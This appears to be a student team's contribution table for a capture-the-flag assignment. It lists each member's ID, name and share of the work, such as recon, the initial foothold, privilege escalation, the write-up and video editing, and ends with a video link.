1211102976	Lee Le Xuan	-Did the recon and enumeration -Did the vertical privilege escalation -Work on write-up and presentation slides -Edit the presentation video -Get the user flag and root flag	Lexuan
1211103182	Ester Ong Xiang Lin	-Did the recon and enumeration -Did the horizontal privilege escalation -Work on write-up and presentation slides -Edit the presentation video -Get the user flag and root flag	Ester
1211102020	Jackter Un Chia Te	-Figured out the exploit for initial foothold -Did the vertical privilege escalation -Work on write-up and presentation slides -Edit the presentation video -Get the user flag and root flag	Jackter
1211102575	Pang Ding Yuan	-Figured out the exploit for initial foothold -Did the horizontal privilege escalation -Work on write-up and presentation slides -Edit and combine the videos that all members have edited -Get the user flag and root flag	Pang

VIDEO LINK: https://youtu.be/0Nc4dYYPp7A